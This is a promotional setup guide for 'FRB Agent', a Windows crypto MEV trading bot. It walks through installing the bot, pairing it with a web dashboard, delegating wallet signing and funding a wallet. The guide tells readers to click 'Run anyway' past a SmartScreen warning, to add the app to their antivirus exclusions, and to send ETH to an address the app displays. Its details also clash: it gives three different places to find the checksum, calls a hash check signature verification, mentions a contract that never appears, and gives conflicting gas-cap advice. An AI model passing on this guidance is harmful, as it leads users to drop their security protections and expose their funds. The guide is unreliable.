Windows Crypto Trading Bot Setup Guide (2026)
For years, "running a bot" meant wrestling with Linux servers, SSH keys, and Python virtual environments. Not anymore. In 2026, the best MEV tools are built natively for Windows —

For years, "running a bot" meant wrestling with Linux servers, SSH keys, and Python virtual environments. Not anymore. In 2026, the best MEV tools are built natively for Windows — offering the security of a desktop application with the power of a high-frequency trading engine, and no terminal required.
This guide walks you through installing, configuring, and running FRB Agent on Windows 10 or 11 in under 30 minutes.
Prerequisites
Before you begin, confirm you meet these requirements:
- OS: Windows 10 (21H2 or later) or Windows 11 (any release)
- Hardware: 4+ core CPU, 16 GB RAM, SSD storage (HDD adds latency on disk-heavy log operations)
- Network: Stable Ethernet connection — Wi-Fi adds 2–10 ms jitter that compounds across hundreds of bundle submissions per session
- Wallet: MetaMask, Rabby, or a hardware wallet (Ledger). Private keys never leave your device.
Step 1: Download & Verify the Installer
Security starts before you double-click anything.
- Download the latest official installer from the official source: FRB Agent Download
- Verify the SHA-256 checksum — run
Get-FileHashon the.exeand compare it to the value published on the Download page. If the hash does not match, delete the file immediately and re-download from the official URL. - Check the SHA-256 hash — the expected hash is published on the /install page. On Windows, run
Get-FileHash .\FrbSetup.exe -Algorithm SHA256in PowerShell and compare the output character-by-character.
Skipping the hash check is the most common way users get compromised by unofficial builds. One minute of verification eliminates that entire attack surface.
Step 2: Install & Configure
- Run the installer — double-click
FrbSetup.exe. Windows SmartScreen may show a prompt on first run; click "More info" → "Run anyway" (the signature verification you did in Step 1 is what makes this safe). - Accept the install path — the default is
%LOCALAPPDATA%\FRB, which keeps the agent sandboxed to your user profile. Avoid installing toC:\Program Files— the app writes session logs frequently and UAC prompts will interrupt execution. - Launch the dashboard — FRB Agent opens automatically after install. On first launch it generates a 6-digit pairing PIN.
- Pair with the web dashboard — enter the PIN at ai-frb.com/app. This links telemetry (uptime, PnL logs, bundle inclusion rates) to your account. It does not upload keys or wallet data — pairing is scoped to session metadata only.
Step 3: Connect RPCs & Wallets
This is where performance is won or lost. The default public RPCs are fine for testing; for live execution you need private endpoints.
Adding private RPCs:
- Go to Settings → Networks in the FRB dashboard
- Add endpoints for each chain you intend to trade (Ethereum, BNB, Polygon, Base, Arbitrum)
- Use the built-in WSS Latency Tester to benchmark each endpoint — aim for under 80 ms round-trip from your machine to the node
Recommended free-tier private RPC providers: Alchemy, QuickNode, Infura. Each offers 300M+ compute units/month free — enough for moderate MEV activity. For sustained high-frequency execution, a dedicated node (Reth on a $120/month VPS) cuts latency by 30–60%.
Connecting your wallet:
- Click "Wallets" → "Add Wallet" → choose your wallet type (MetaMask browser extension, Rabby, or Ledger hardware)
- FRB uses a signing delegation model — you approve a pairing transaction once, and the agent uses that delegation for bundle signing without re-prompting per-trade
- Your private key is never imported into FRB. The signing happens inside MetaMask/Ledger firmware. FRB only receives the signed payload.
Fund the execution wallet: Send ETH (for gas) to the wallet address displayed in the FRB dashboard. Start with 0.05–0.1 ETH for initial testing. Gas consumption depends heavily on chain congestion and bundle frequency — the built-in profitability calculator helps you size the gas budget correctly before going live.
Step 4: Choose & Start a Strategy
FRB Agent ships with several pre-configured strategies. For first-time setup:
Recommended starting strategy: Arbitrage (Backrun only)
Go to Strategies → New Strategy → select "Backrun" mode. This only submits bundles when FRB detects a profitable opportunity — it never frontruns other users and has lower regulatory ambiguity than sandwich mode.
Configuration checkpoints before hitting Start:
- Max gas price: set to 80% of the current network base fee as a ceiling (prevents overpaying during spikes)
- Per-trade USD cap: $5–$15 for testing (Ops Pulse will flag if a single trade costs more)
- Refund guard: ON — pauses after 3 consecutive misses so you don't burn gas on a congested mempool
For more on strategy sizing, see the Gas & Budget Caps guide.
Troubleshooting Common Issues
"Access Denied" on launch: Run the app as Administrator, or check that your antivirus isn't quarantining the executable. Add %LOCALAPPDATA%\FRB to your AV exclusion list after verifying the SHA-256 hash.
High latency in the dashboard: Disable VPNs during trading sessions — they add 20–150 ms overhead on WebSocket connections, which directly reduces bundle inclusion probability.
No trades firing: The most common cause is gas settings. If the network base fee is 80 gwei and your cap is set to 50 gwei, FRB will never submit. Check the live gas tracker in the dashboard and raise your cap to 110–120% of current base fee during active sessions.
Wallet pairing not persisting after reboot: FRB stores pairing state in %APPDATA%\FRB\pairs.db. If this path is on a synced drive (OneDrive, Google Drive), sync conflicts corrupt the database. Move the data path to a local-only folder in Settings → Storage.
Bundle failures on BNB Chain: BNB Chain validators don't universally support private relay submission. FRB automatically falls back to the public mempool for BNB when relay inclusion fails — this is expected behavior, not a bug. See the BNB MEV guide for chain-specific relay configuration.
Security Hardening Checklist
Once the bot is running, tighten the environment:
- [ ] Enable Windows BitLocker on the drive where
%APPDATA%\FRBlives - [ ] Set the FRB process to run under a limited user account (not your main admin account)
- [ ] Configure Windows Defender Firewall to whitelist only the specific RPC domains FRB connects to
- [ ] Enable Ops Pulse email alerts for anomalous loss events
- [ ] Rotate your RPC API keys monthly — leaked keys can be used to flood your quota and deny you access during a high-opportunity window
For a full security review of the desktop setup, see FRB Security.
Ready to trade?
The days of CLI headaches are over. Download the FRB Windows Agent and start your first bundle in under 30 minutes. If you want to test execution before committing real funds, the EVM demo runs a mempool simulation in the browser — no install needed.
Step after reading
Launch FRB dashboard
Connect your wallet, pair the node client with a 6-character PIN, and assign the contract mentioned above.
Go to /appNeed the installer?
Download & verify FRB
Grab the latest installer, compare SHA‑256 to Releases, then follow the Safe start checklist.
Open install guideCheck Releases & SHA‑256Related Articles
Further reading & tools
Discussion
No notes yet. Add the first observation, or share the link with your team on X (@MCFRB).